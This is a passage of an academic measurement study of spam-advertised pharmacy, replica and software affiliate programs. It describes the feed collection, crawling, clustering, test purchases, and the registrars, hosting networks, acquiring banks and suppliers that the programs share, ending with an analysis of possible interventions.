For this study, we used the data from these feeds from August 1, 2010 through October 31, 2010, which together comprised nearly 1 billion URLs. Table I summarizes our feed sources along with the "type" of each feed, the number of URLs received in the feed during this time period, and the number of distinct registered domains in those URLs. Note that the "bot" feeds tend to be focused spam sources, while the other feeds are spam sinks comprised of a blend of spam from a variety of sources. Further, individual feeds, particularly those gathered directly from botnets, can be heavily skewed in their makeup. For example, we received over 11M URLs from the Grum bot, but these only contained 348 distinct registered domains. Conversely, the 13M distinct domains produced by the Rustock bot are artifacts of a "blacklist-poisoning" campaign undertaken by the bot operators that comprised millions of "garbage" domains [54]. Thus, one must be mindful of these issues when analyzing such feed data in aggregate.

From these feeds we extract and normalize embedded URLs and insert them into a large multi-terabyte Postgres database. The resulting "feed tables" drive virtually all subsequent data gathering.

B. Crawler data

The URL feed data subsequently drives active crawling measurements that collect information about both the DNS infrastructure used to name the site being advertised and the Web hosting infrastructure that serves site content to visitors. We use distinct crawlers for each set of measurements.

DNS Crawler: We developed a DNS crawler to identify the name server infrastructure used to support spam-advertised domains, and the address records they specify for hosting those names. Under normal use of DNS this process would be straightforward, but in practice it is significantly

complicated by *fast flux* techniques employed to minimize central points of weakness. Similar to the work of [18], we query servers repeatedly to enumerate the set of domains collectively used for click support (Section II-A).

From each URL, we extract both the fully qualified domain name and the registered domain suffix (for example, if we see a domain `foo.bar.co.uk` we will extract both `foo.bar.co.uk` as well as `bar.co.uk`). We ignore URLs with IPv4 addresses (just 0.36% of URLs) or invalidly formatted domain names, as well as duplicate domains already queried within the last day.

The crawler then performs recursive queries on these domains. It identifies the domains that resolve successfully and their authoritative domains, and filters out unregistered domains and domains with unreachable name servers. To prevent fruitless domain enumeration, it also detects wildcard domains (`abc.example.com`, `def.example.com`, etc.) where all child domains resolve to the same IP address. In each case, the crawler exhaustively enumerates all A, NS, SOA, CNAME, MX, and TXT records linked to a particular domain.

The crawler periodically queries new records until it converges on a set of distinct results. It heuristically determines convergence using standard maximum likelihood methods to estimate when the probability of observing a new unique record has become small. For added assurance, after convergence the crawler continues to query domains daily looking for new records (ultimately timing out after a week if it discovers none).

Web Crawler: The Web crawler replicates the experience of a user clicking on the URLs derived from the spam feeds. It captures any application-level redirects (HTML, JavaScript, Flash), the DNS names and HTTP headers of any intermediate servers and the final server, and the page that is ultimately displayed—represented both by its DOM tree and as a screenshot from a browser. Although straightforward in theory, crawling spam URLs presents a number of practical challenges in terms of scale, robustness, and adversarial conditions.

For this study we crawled nearly 15 million URLs, of which we successfully visited and downloaded correct Web content for over 6 million (unreachable domains, blacklisting, etc., prevent successful crawling of many pages).[3] To manage this load, we replicate the crawler across a cluster of machines. Each crawler replica consists of a controller managing over 100 instances of Firefox 3.6.10 running in parallel. The controller connects to a custom Firefox extension to manage each browser instance, which incorporates the Screengrab! extension [38] to capture screen shots (used for manual investigations). The controller retrieves batches of URLs from the database, and assigns URLs to Firefox instances in a round-robin fashion across a diverse set of IP address ranges.[4]

[3]By comparison, the spam hosting studies of Anderson *et al.* and Konte *et al.* analyzed 150,000 messages per day and 115,000 messages per month respectively [1], [22].

Stage	*Count*	
Received URLs	968,918,303	
Distinct URLs	93,185,779	(9.6%)
Distinct domains	17,813,952	
Distinct domains crawled	3,495,627	
URLs covered	950,716,776	(98.1%)

Table II: Summary results of URL crawling. We crawl the registered domains used by over 98% of the URLs received.

Table II summarizes our crawling efforts. Since there is substantial redundancy in the feeds (e.g., fewer than 10% of the URLs are even unique), crawling every URL is unnecessary and resource inefficient. Instead, we focus on crawling URLs that cover the set of registered domains used by all URLs in the feed. Except in rare instances, all URLs to a registered domain are for the same affiliate program. Thus, the crawler prioritizes URLs with previously unseen registered domains, ignores any URLs crawled previously, and rate limits crawling URLs containing the same registered domain—both to deal with feed skew as well as to prevent the crawler from being blacklisted. For timeliness, the crawler visits URLs within 30 minutes of appearing in the feeds.

We achieve nearly complete coverage: Over 98% of the URLs received in the raw feeds use registered domains that we crawl. Note that we obtain this coverage even though we crawled URLs that account for only 20% of the nearly 18 million distinct registered domains in the feeds. This outcome reflects the inherent skew in the feed makeup. The vast majority of the remaining 80% of domains we did not crawl, and the corresponding 2% URLs that use those domains, are from the domain-poisoning spam sent by the Rustock bot and do not reflect real sites (Section III-A).

C. Content Clustering and Tagging

The crawlers provide low-level information about URLs and domains. In the next stage of our methodology, we process the crawler output to associate this information with higher-level spam business activities.

Note that in this study we exclusively focus on businesses selling three categories of spam-advertised products: pharmaceuticals, replicas, and software. We chose these categories because they are reportedly among the most popular goods advertised in spam [31]—an observation borne out in our data as well.[5]

[4]Among the complexities, scammers are aware that security companies crawl them and blacklist IP addresses they suspect are crawlers. We mitigate this effect by tunneling requests through proxies running in multiple disparate IP address ranges.

[5]We did not consider two other popular categories (pornography and gambling) for institutional and procedural reasons.

Stage	*Pharmacy*	*Software*	*Replicas*	*Total*
URLs	346,993,046	3,071,828	15,330,404	365,395,278
Domains	54,220	7,252	7,530	69,002
Web clusters	968	51	20	1,039
Programs	30	5	10	45

Table III: Breakdown of clustering and tagging results.

To classify each Web site, we use *content clustering* to match sites with lexically similar content structure, *category tagging* to label clustered sites with the category of goods they sell, and *program tagging* to label clusters with their specific affiliate program and/or storefront brand. We use a combination of automated and manual analysis techniques to make clustering and tagging feasible for our large datasets, while still being able to manageably validate our results.

Table III summarizes the results of this process. It lists the number of received URLs with registered domains used by the affiliate programs we study, the number of registered domains in those URLs, the number of clusters formed based on the contents of storefront Web pages, and the number of affiliate programs that we identify from the clusters. As expected, pharmaceutical affiliate programs dominate the data set, followed by replicas and then software. We identify a total of 45 affiliate programs for the three categories combined, that are advertised via 69,002 distinct registered domains (contained within 38% of all URLs received in our feeds). We next describe the clustering and tagging process in more detail.

Content clustering: The first step in our process uses a clustering tool to group together Web pages that have very similar content. The tool uses the HTML text of the crawled Web pages as the basis for clustering. For each crawled Web page, it uses a q-gram similarity approach to generate a fingerprint consisting of a set of multiple independent hash values over all 4-byte tokens of the HTML text. After the crawler visits a page, the clustering tool computes the fingerprint of the page and compares it with the fingerprints representing existing clusters. If the page fingerprint exceeds a similarity threshold with a cluster fingerprint (equivalent to a Jaccard index of 0.75), it places the page in the cluster with the greatest similarity. Otherwise, it instantiates a new cluster with the page as its representative.

Category tagging: The clusters group together URLs and domains that map to the same page content. The next step of category tagging broadly separates these clusters into those selling goods that we are interested in, and those clusters that do not (e.g., domain parking, gambling, etc). We are intentionally conservative in this step, potentially including clusters that turn out to be false positives to ensure that we include all clusters that fall into one of our categories (thereby avoiding false negatives).

We identify interesting clusters using generic keywords found in the page content, and we label those clusters with *category tags*—"pharma", "replica", "software"—that correspond to the goods they are selling. The keywords consist of large sets of major brand names (Viagra, Rolex, Microsoft, etc.) as well as domain-specific terms (herbal, pharmacy, watches, software, etc.) that appear in the storefront page. These terms are tied to the content being sold by the storefront site, and are also used for search engine optimization (SEO). Any page containing a threshold of these terms is tagged with the corresponding keyword. The remaining URLs do not advertise products that we study and they are left untagged.

Even with our conservative approach, a concern is that our keyword matching heuristics might have missed a site of interest. Thus, for the remaining untagged clusters, we manually checked for such false negatives, i.e., whether there were clusters of storefront pages selling one of the three goods that should have a category tag, but did not. We examined the pages in the largest 675 untagged clusters (in terms of number of pages) as well as 1,000 randomly selected untagged clusters, which together correspond to 39% of the URLs we crawled. We did not find any clusters with storefronts that we missed.[6]

Program tagging: At this point, we focus entirely on clusters tagged with one of our three categories, and identify sets of distinct clusters that belong to the same affiliate program. In particular, we label clusters with specific *program tags* to associate them either with a certain affiliate program (e.g., EvaPharmacy—which in turn has many distinct storefront brands) or, when we cannot mechanically categorize the underlying program structure, with an individual storefront "brand" (e.g., Prestige Replicas). From insight gained by browsing underground forum discussions, examining the raw HTML for common implementation artifacts, and making product purchases, we found that some sets of the these brands are actually operated by the same affiliate program.

In total, we assigned program tags to 30 pharmaceutical, 5 software, and 10 replica programs that dominated the URLs in our feeds. Table IV enumerates these affiliate programs and brands, showing the number of distinct registered domains used by those programs, and the number of URLs that use those domains. We also show two aggregate programs, Mailien and ZedCash, whose storefront brands we associated manually based on evidence gathered on underground Web forums (later validated via the purchasing process).[7] The "feed volume" shows the distribution of the affiliate programs as observed in each of the spam "sink" feeds (the feeds *not* from bots), roughly approximating the

[6]The lack of false negatives is not too surprising. Missing storefronts would have no textual terms in their page content that relate to what they are selling (incidentally also preventing the use of SEO); this situation could occur if the storefront page were composed entirely of images, but such sites are rare.

[7]Note, ZedCash is unique among programs as it has storefront brands for each of the herbal, pharmaceutical and replica product categories.

Affiliate Program		*Distinct Domains*	*Received URLs*	*Feed Volume*
RxPrm	RX–Promotion	10,585	160,521,810	24.92%
Mailn	Mailien	14,444	69,961,207	23.49%
PhEx	Pharmacy Express	14,381	69,959,629	23.48%
EDEx	ED Express	63	1,578	0.01%
ZCashPh	ZedCash (Pharma)	6,976	42,282,943	14.54%
DrMax	Dr. Maxman	5,641	32,184,860	10.95%
Grow	Viagrow	382	5,210,668	1.68%
USHC	US HealthCare	167	3,196,538	1.31%
MaxGm	MaxGentleman	672	1,144,703	0.41%
VgREX	VigREX	39	426,873	0.14%
Stud	Stud Extreme	42	68,907	0.03%
ManXt	ManXtenz	33	50,394	0.02%
GlvMd	GlavMed	2,933	28,313,136	10.32%
OLPh	Online Pharmacy	2,894	17,226,271	5.16%
Eva	EvaPharmacy	11,281	12,795,646	8.7%
WldPh	World Pharmacy	691	10,412,850	3.55%
PHOL	PH Online	101	2,971,368	0.96%
Aptke	Swiss Apotheke	117	1,586,456	0.55%
HrbGr	HerbalGrowth	17	265,131	0.09%
RxPnr	RX Partners	449	229,257	0.21%
Stmul	Stimul-cash	50	157,537	0.07%
Maxx	MAXX Extend	23	104,201	0.04%
DrgRev	DrugRevenue	122	51,637	0.04%
UltPh	Ultimate Pharmacy	12	44,126	0.02%
Green	Greenline	1,766	25,021	0.36%
Vrlty	Virility	9	23,528	0.01%
RxRev	RX Rev Share	299	9,696	0.04%
Medi	MediTrust	24	6,156	0.01%
ClFr	Club-first	1,270	3,310	0.07%
CanPh	Canadian Pharmacy	133	1,392	0.03%
RxCsh	RXCash	22	287	<0.01%
Staln	Stallion	2	80	<0.01%
	Total	54,220	346,993,046	93.18%
Royal	Royal Software	572	2,291,571	0.79%
EuSft	EuroSoft	1,161	694,810	0.48%
ASR	Auth. Soft. Resellers	4,117	65,918	0.61%
OEM	OEM Soft Store	1,367	19,436	0.24%
SftSl	Soft Sales	35	93	<0.01%
	Total	7,252	3,071,828	2.12%
ZCashR	ZedCash (Replica)	6,984	13,243,513	4.56%
UltRp	Ultimate Replica	5,017	10,451,198	3.55%
Dstn	Distinction Replica	127	1,249,886	0.37%
Exqst	Exquisite Replicas	128	620,642	0.22%
DmdRp	Diamond Replicas	1,307	506,486	0.27%
Prge	Prestige Replicas	101	382,964	0.1%
OneRp	One Replica	77	20,313	0.02%
Luxry	Luxury Replica	25	8,279	0.01%
AffAc	Aff. Accessories	187	3,669	0.02%
SwsRp	Swiss Rep. & Co.	15	76	<0.01%
WchSh	WatchShop	546	2,086,891	0.17%
	Total	7,530	15,330,404	4.73%
	Grand Total	69,002	365,395,278	100%

Table IV: Breakdown of the pharmaceutical, software, and replica affiliate programs advertising in our URL feeds.

distribution that might be observed by users receiving spam.[8]

To assign these affiliate program tags to clusters, we manually crafted sets of regular expressions that match the page contents of program storefronts. For some programs, we defined expressions that capture the structural nature of the software engine used by all storefronts for a program (e.g., almost all EvaPharmacy sites contained unique hosting conventions). For other programs, we defined expressions that capture the operational modes used by programs that used multiple storefront templates (e.g., GlavMed).[9] For others, we created expressions for individual storefront brands (e.g., one for Diamond Replicas, another for Prestige Replicas, etc.), focusing on the top remaining clusters in terms of number of pages. Altogether, we assigned program tags to clusters comprising 86% of the pages that had category tags.

We manually validated the results of assigning these specific program tags as well. For every cluster with a program tag, we inspected the ten most and least common page DOMs contained in that cluster, and validated that our expressions had assigned them their correct program tags. Although not exhaustive, examining the most and least common pages validates the pages comprising both the "mass" and "tail" of the page distribution in the cluster.

Not all clusters with a category tag ("pharma") had a specific program tag ("EvaPharmacy"). Some clusters with category tags were false positives (they happened to have category keywords in the page, but were not storefronts selling category goods), or they were small clusters corresponding to storefronts with tiny spam footprints. We inspected the largest 675 of these clusters and verified that none of them contained pages that should have been tagged as a particular program in our study.

D. Purchasing

Finally, for a subset of the sites with program tags, we also purchased goods being offered for sale. We attempted to place multiple purchases from each major affiliate program or store "brand" in our study and, where possible, we ordered the same "types" of product from different sites to identify differences or similarities in suppliers based on contents (e.g., lot numbers) and packaging (nominal sender, packaging type, etc.). We attempted 120 purchases, of which 76 authorized and 56 settled.[10]

Of those that settled, all but seven products were delivered. We confirmed via tracking information that two undelivered packages were sent several weeks after our mailbox lease had ended, two additional transactions received no follow-up email, another two sent a follow-up email stating that the order was re-sent after the mailbox lease had ended,

[8]We remove botnet feeds from such volume calculations because their skewed domain mix would bias the results unfairly towards the programs they advertise.

[9]We obtained the full source code for all GlavMed and RX–Promotion sites, which aided creating and validating expressions to match their templates.

[10]Almost 50% of these failed orders were from ZedCash, where we suspect that our large order volume raised fraud concerns. In general, any such biases in the order completion rate do not impact upon our analysis, since our goal in purchasing is simply to establish the binding between individual programs and realization infrastructure; we obtained data from multiple transactions for each major program under study.

and one sent a follow-up email stating that our money had been refunded (this refund, however, had not been processed three months after the fact).

Operational protocol: We placed our purchases via VPN connections to IP addresses located in the geographic vicinity to the mailing addresses used. This constraint is necessary to avoid failing common fraud checks that evaluate consistency between IP-based geolocation, mailing address and the Address Verification Service (AVS) information provided through the payment card association. During each purchase, we logged the full contents of any checkout pages as well as their domain names and IP addresses (frequently different from the sites themselves). We provided contact email addresses hosted on domain names purchased expressly for this project, as several merchants did not allow popular Web-based email accounts during the purchase process. We recorded all email sent to these accounts, as well as the domain names and IP addresses of any customer service sites provided. We also periodically logged into such sites to record the current status of our purchases. For physical goods, we always selected the quickest form of delivery, while software was provided via the Internet (here too we recorded the full information about the sites used for software fulfillment).

All of our purchases were conducted using prepaid Visa payment cards contracted through a specialty issuer. As part of our relationship with the issuer, we maintained the ability to create new cards on demand and to obtain the authorization and settlement records for each transaction. We used a unique card for each transaction.

We had goods shipped to a combination of individual residences and a suite address provided by a local commercial mailbox provider. We regularly picked up, tagged, and photographed shipments and then stored them in a centralized secure facility on our premises. We stored software purchases on a secure hard drive, checked for viruses using Microsoft Security Essentials and Kaspersky Free Trial, and compared against other copies of the same software (including a reference version that we owned).

Legal and ethical concerns: This purchasing portion of our study involved the most careful consideration of legal and ethical concerns, particularly because this level of active involvement has not been common in the academic community to date. We worked with both our own project legal advisors and with general counsel to design a protocol for purchasing, handling, analyzing and disposing of these products within a legal framework that minimizes any risk of harm to others. While the full accounting of the legal considerations are outside the scope of this paper, most of our effort revolved around item selection and controls. For example, we restricted our pharmaceutical purchasing to non-prescription goods such as herbal and over-the-counter products, and we restricted our software purchases to items for which we already possessed a site license (also communicating our intent with the publisher). We did not use any received products (physical or electronic) and, aside from a few demonstration lots, they are scheduled to be destroyed upon the completion of our analyses.

Finally, while these controls are designed to prevent any explicit harm from resulting through the study, a remaining issue concerns the ethics of any implicit harm caused by supporting merchants (through our purchasing) who are themselves potentially criminal or unethical. Since our study does not deal with human subjects our institutional review board did not deem it appropriate for their review. Thus, our decision to move forward is based on our own subjective evaluation (along with the implicit oversight we received from university counsel and administration). In this, we believe that, since any such implicit support of these merchants is small (no individual affiliate program received more than $277 dollars from us), the potential value from better understanding their ecosystem vastly outweighs the potential harm.[11]

IV. Analysis

A major goal of our work is to identify any "bottlenecks" in the spam value chain: opportunities for disrupting monetization at a stage where the fewest alternatives are available to spammers (and ideally for which switching cost is high as well). Thus, in this section we focus directly on analyzing the degree to which affiliate programs *share* infrastructure, considering both the *click support* (i.e., domain registration, name service and Web hosting service) and *realization* (i.e., payment and fulfillment) phases of the spam value chain. We explore each of these in turn and then return to consider the potential effectiveness of interventions at each stage.

A. Click Support

As described in Section III we crawl a broad range of domains—covering the domains found in over 98% of our spam feed URLs—and use clustering and tagging to associate the resulting Web sites with particular affiliate programs. This data, in combination with our DNS crawler and domain WHOIS data, allows us to associate each such domain with an affiliate program and its various click support resources (registrar, set of name server IP addresses and set of Web hosting IP addresses). However, before we proceed with our analysis, we first highlight the subtleties that result from the use of Web site *redirection*.

Redirection: As we mentioned, some Web sites will redirect the visitor from the initial domain found in a spam message to one or more additional sites, ultimately resolving the final Web page (we call the domain for this page the "final domain"). Thus, for such cases one could choose to measure the infrastructure around the "initial domains" or the "final domains".

[11] This is similar to the analysis made in our previous study of the CAPTCHA-solving ecosystem [37].




Figure 3: Sharing of network infrastructure among affiliate programs. Only a small number of registrars host domains for many affiliate programs, and similarly only a small number of ASes host name and Web servers for many programs. (Note y-axis is log scale.)




Figure 4: Distribution of infrastructure among affiliate programs. Only a small percentage of programs distribute their registered domain, name server, and Web server infrastructure among many registrars and ASes, respectively.

To explain further, 32% of crawled URLs in our data redirected at least once and of such URLs, roughly 6% did so through public URL shorteners (e.g., `bit.ly`), 9% through well-known "free hosting" services (e.g., `angelfire.com`), and 40% were to a URL ending in `.html` (typically indicating a redirect page installed on a compromised Web server).[12] Of the remainder, the other common pattern is the use of low-quality "throw away" domains, the idea being to advertise a new set of domains, typically registered using random letters or combinations of words, whenever the previous set's traffic-drawing potential is reduced due to blacklisting [24].

Given this, we choose to focus entirely on the final domains precisely because these represent the more valuable infrastructure most clearly operated by an affiliate.

Returning to our key question, we next examine the set of resources used by sites for each affiliate program. In particular, we consider this data in terms of the service organization who is responsible for the resource and how many affiliate programs make use of their service.

Network infrastructure sharing: A spam-advertised site typically has a domain name that must be resolved to access the site.[13] This name must in turn be allocated via a registrar, who has the authority to shutdown or even take back a domain in the event of abuse [30]. In addition, to resolve and access each site, spammers must also provision servers to provide DNS and Web services. These servers receive network access from individual ISPs who have the authority to disconnect clients who violate terms of service policies or in response to complaints.

[12]In our data, we identified over 130 shortener services in use, over 160 free hosting services and over 8,000 likely-compromised Web servers.

[13]Fewer than half a percent use raw IP addresses in our study.

Figure 3 shows that network infrastructure sharing among affiliate programs—when it occurs—is concentrated in a small number of registrars and Autonomous Systems (ASes).[14] Many registrars and ASes host infrastructure for just one or two affiliate programs, only a small number host infrastructure for many affiliate programs, and no single registrar or AS hosts infrastructure for a substantial fraction of the programs overall. (As we will see in Section IV-C however, this situation can change drastically when we weight by the volume of spam advertising each domain.) Specifically, Figure 3 shows the number of registrars (y-axis) that serve registered domains for a given number of affiliate programs (x-axis). Over 80 registrars, for instance, serve domains for a single affiliate program, while just two registrars (NauNet and China Springboard) serve domains for over 20 programs. For name servers and Web servers, it shows the number of ASes hosting servers for a given number of affiliate programs. Over 350 and 450 ASes host DNS and Web servers, respectively, for a single affiliate program; yet, just two and nine ASes host DNS and Web servers, respectively, for over 20 programs (including Hanaro Telecom, China Communication, and ChinaNet).

Although most registrars and ASes host infrastructure for just one affiliate program, each program could still engage many such registrars to serve their domains and many such ASes to host their DNS and Web servers. Figure 4 shows, though, that programs do not in general distribute their infrastructure across a large set of registrars or ASes: for most programs, each of them uses only a small fraction of registrars and ASes found in our data set. Specifically, Figure 4 shows the cumulative distribution of the fraction of registrars and ASes in our data set used by affiliate

[14]We use the AS number as a proxy for ISP.

Bank Name	*BIN*	*Country*	*Affiliate Programs*
Azerigazbank	404610	Azerbaijan	GlvMd, RxPrm, PhEx, Stmul, RxPnr, WldPh
B&N	425175	Russia	ASR
B&S Card Service	490763	Germany	MaxGm
Borgun Hf	423262	Iceland	Trust
Canadian Imperial Bank of Commerce	452551	Canada	WldPh
Cartu Bank	478765	Georgia	DrgRev
DnB Nord (Pirma)	492175	Latvia	Eva, OLPh, USHC
Latvia Savings	490849	Latvia	EuSft, OEM, WchSh, Royal, SftSl
Latvijas Pasta Banka	489431	Latvia	SftSl
St. Kitts & Nevis Anguilla National Bank	427852	St. Kitts & Nevis	DmdRp, VgREX, Dstn, Luxry, SwsRp, OneRp
State Bank of Mauritius	474140	Mauritius	DrgRev
Visa Iceland	450744	Iceland	Staln
Wells Fargo	449215	USA	Green
Wirecard AG	424500	Germany	ClFr

Table V: Merchant banks authorizing or settling transactions for spam-advertised purchases, their Visa-assigned Bank Identification Number (BIN), their location, and the abbreviation used in Table IV for affiliate program and/or store brand.

programs. For 50% of the affiliate programs, their domains, name servers, and Web servers are distributed over just 8% or fewer of the registrars and ASes, respectively; and 80% of the affiliate programs have their infrastructure distributed over 20% or fewer of the registrars and ASes. Only a handful of programs, such as EvaPharmacy, Pharmacy Express, and RX Partners, have infrastructure distributed over a large percentage (50% or more) of registrars and ASes.

To summarize, there are a broad range of registrars and ISPs who are used to support spam-advertised sites, but there is only limited amounts of organized sharing and different programs appear to use different subsets of available resource providers.[15]

B. Realization

Next, we consider several aspects of the realization pipeline, including post-order communication, authorization and settlement of credit card transactions, and order fulfillment.

We first examined the hypothesis that realization infrastructure is the province of *affiliate programs* and not individual affiliates. Thus, we expect to see consistency in payment processing and fulfillment between different instances of the same affiliate program or store brand. Indeed, we found only two exceptions to this pattern and purchases from different sites appearing to represent the same affiliate program indeed make use of the same merchant bank and same pharmaceutical drop shipper.[16] Moreover, key customer support features including the email templates and order number formats are consistent across brands belonging to the same program. This allowed us to further confirm our understanding that a range of otherwise distinct brands all belong to the same underlying affiliate program, including most of the replica brands: Ultimate Replica, Diamond Replicas, Distinction Replica, Luxury Replica, One Replica, Exquisite Replicas, Prestige Replicas, Aff. Accessories; most of the herbal brands: MaxGentleman, ManXtenz, Viagrow, Dr. Maxman, Stud Extreme, VigREX; and the pharmacy: US HealthCare.[17]

Having found strong evidence supporting the dominance of affiliate programs over free actors, we now turn to the question how much realization infrastructure is being shared *across* programs.

Payment: The sharing of payment infrastructure is substantial. Table V documents that, of the 76 purchases for which we received transaction information, there were only 13 distinct banks acting as Visa acquirers. Moreover, there is a significant concentration even among this small set of banks. In particular, most herbal and replica purchases cleared through the same bank in St. Kitts (a by-product of ZedCash's dominance of this market, as per the previous discussion), while most pharmaceutical affiliate programs used two banks (in Azerbaijan and Latvia), and software was handled entirely by two banks (in Latvia and Russia).

Each payment transaction also includes a standardized "Merchant Category Code" (MCC) indicating the type of goods or services being offered [52]. Interestingly, most affiliate program transactions appear to be coded correctly.

[15]We did find *some* evidence of clear inter-program sharing in the form of several large groups of DNS servers willing to authoritatively resolve collections of EvaPharmacy, Mailien and OEM Soft Store domains for which they were outside the DNS hierarchy (i.e., the name servers were never referred by the TLD). This overlap could reflect a particular affiliate advertising for multiple distinct programs and sharing resources internally or it could represent a shared service provider used by distinct affiliates.

[16]In each of the exceptions, at least one order cleared through a different bank—perhaps because the affiliate program is interleaving payments across different banks, or (less likely) because the store "brand" has been stolen, although we are aware of such instances.

[17]This program, currently called ZedCash, is only open by invitation and we had little visibility into its internal workings for this paper.

Supplier	*Item*	*Origin*	*Affiliate Programs*
Aracoma Drug	Orange bottle of tablets (pharma)	WV, USA	ClFr
Combitic Global Caplet Pvt. Ltd.	Blister-packed tablets (pharma)	Delhi, India	GlvMd
M.K. Choudhary	Blister-packed tablets (pharma)	Thane, India	OLPh
PPW	Blister-packed tablets (pharma)	Chennai, India	PhEx, Stmul, Trust, ClFr
K. Sekar	Blister-packed tablets (pharma)	Villupuram, India	WldPh
Rhine Inc.	Blister-packed tablets (pharma)	Thane, India	RxPrm, DrgRev
Supreme Suppliers	Blister-packed tablets (pharma)	Mumbai, India	Eva
Chen Hua	Small white plastic bottles (herbal)	Jiangmen, China	Stud
Etech Media Ltd	Novelty-sized supplement (herbal)	Christchurch, NZ	Staln
Herbal Health Fulfillment Warehouse	White plastic bottle (herbal)	MA, USA	Eva
MK Sales	White plastic bottle (herbal)	WA, USA	GlvMd
Riverton, Utah shipper	White plastic bottle (herbal)	UT, USA	DrMax, Grow
Guo Zhonglei	Foam-wrapped replica watch	Baoding, China	Dstn, UltRp

Table VI: List of product suppliers and associated affiliate programs and/or store brands.

For example, all of our software purchases (across all programs) were coded as 5734 (*Computer Software Stores*) and 85% of all pharmacy purchases (again across programs) were coded as 5912 (*Drug Stores and Pharmacies*). ZedCash transactions (replica and herbal) are an exception, being somewhat deceptive, and each was coded as 5969 (*Direct Marketing—Other*). The few other exceptions are either minor transpositions (e.g., 5921 instead of 5912), singleton instances in which a minor program uses a generic code (e.g., 5999, 8999) with a bank that we only observed in one transaction, and finally Greenline which is the sole pharmaceutical affiliate program that cleared transactions through a US Bank during our study (completely miscoded as 5732, *Electronic Sales*, across multiple purchases). The latter two cases suggest that some minor programs with less reliable payment relationships do try to hide the nature of their transactions, but generally speaking, category coding is correct. A key reason for this may be the substantial fines imposed by Visa on acquirers when miscoded merchant accounts are discovered "laundering" high-risk goods.

Finally, for two of the largest pharmacy programs, GlavMed and RX–Promotion, we also purchased from "canonical" instances of their sites advertised on their online support forums. We verified that they use the same bank, order number format, and email template as the spam-advertised instances. This evidence undermines the claim, made by some programs, that spammers have stolen their templates and they do not allow spam-based advertising.

Fulfillment: Fulfillment for physical goods was sourced from 13 different suppliers (as determined by declared shipper and packaging), of which eight were again seen more than once (see Table VI). All pharmaceutical tablets shipped from India, except for one shipped from within the United States (from a minor program), while replicas shipped universally from China. While we received herbal supplement products from China and New Zealand, most (by volume) shipped from within the United States. This result is consistent with our expectation since, unlike the other goods, herbal products have weaker regulatory oversight and are less likely to counterfeit existing brands and trademarks. For pharmaceuticals, the style of blister packs, pill shapes, and lot numbers were all exclusive to an individual nominal sender and all lot numbers from each nominal sender were identical. Overall, we find that only modest levels of supplier sharing between pharmaceutical programs (e.g., Pharmacy Express, Stimul-cash, and Club-first all sourced a particular product from PPW in Chennai, while RX–Promotion and DrugRevenue both sourced the same drug from Rhine Inc. in Thane). This analysis is limited since we only ordered a small number of distinct products and we know (anecdotally) that pharmaceutical programs use a network of suppliers to cover different portions of their formulary.

We did not receive enough replicas to make a convincing analysis, but all ZedCash-originated replicas were low-quality and appear to be of identical origin. Finally, purchased software instances were bit-for-bit identical between sites of the same store brand and distinct across different affiliate programs (we found no malware in any of these images). In general, we did not identify any particularly clear bottleneck in fulfillment and we surmise that suppliers are likely to be plentiful.

C. Intervention analysis

Finally, we now reconsider these different resources in the spam monetization pipeline, but this time explicitly from the standpoint of the defender. In particular, for any given registered domain used in spam, the defender may choose to intervene by either blocking its advertising (e.g., filtering spam), disrupting its click support (e.g., takedowns for name servers of hosting sites), or interfering with the realization step (e.g., shutting down merchant accounts).[18] But which of these interventions will have the most *impact*?

[18]In each case, it is typically possible to employ either a "takedown" approach (removing the resource comprehensively) or cheaper "blacklisting" approach at more limited scope (disallowing access to the resource for a subset of users), but for simplicity we model the interventions in the takedown style.

Ideally, we believe that such anti-spam interventions need to be evaluated in terms of two factors: their overhead to implement and their business impact on the spam value chain. In turn, this business impact is the sum of both the replacement cost (to acquire new resources equivalent to the ones disrupted) and the opportunity cost (revenue forgone while the resource is being replaced). While, at this point in time, we are unable to precisely quantify all of these values, we believe our data illustrates gross differences in scale that are likely to dominate any remaining factors.

To reason about the effects of these interventions, we consider the registered domains for the affiliate programs and storefront brands in our study and calculate their relative volume in our spam feeds (we particularly subtract the botnet feeds when doing this calculation as their inherent bias would skew the calculation in favor of certain programs). We then calculate the fraction of these domain trajectories that could be completely blocked (if only temporarily) through a given level of intervention at several resource tiers:

Registrar. Here we examine the effect if individual registrars were to suspend their domains which are known to be used in advertising or hosting the sites in our study.

Hosting. We use the same analysis, but instead look at the number of distinct ASs that would need to be contacted (who would then need to agree to shut down all associated hosts in their address space) in order to interrupt a given volume of spam domain trajectories. We consider both name server and Web hosting, but in each case there may be multiple IP addresses recorded providing service for the domain. We adopt a "worst case" model that *all* such resources must be eliminated (i.e., every IP seen hosting a particular domain) for that domain's trajectory to be disrupted.

Payments. Here we use the same approach but focused on the role played by the acquiring banks for each program. We have not placed purchases via each domain, so we make the simplifying assumption that bank use will be consistent across domains belonging to the same brand or affiliate program. Indeed this is strongly borne out in our measurements. For the two small exceptions identified earlier, we assign banks proportionally to our measurements.

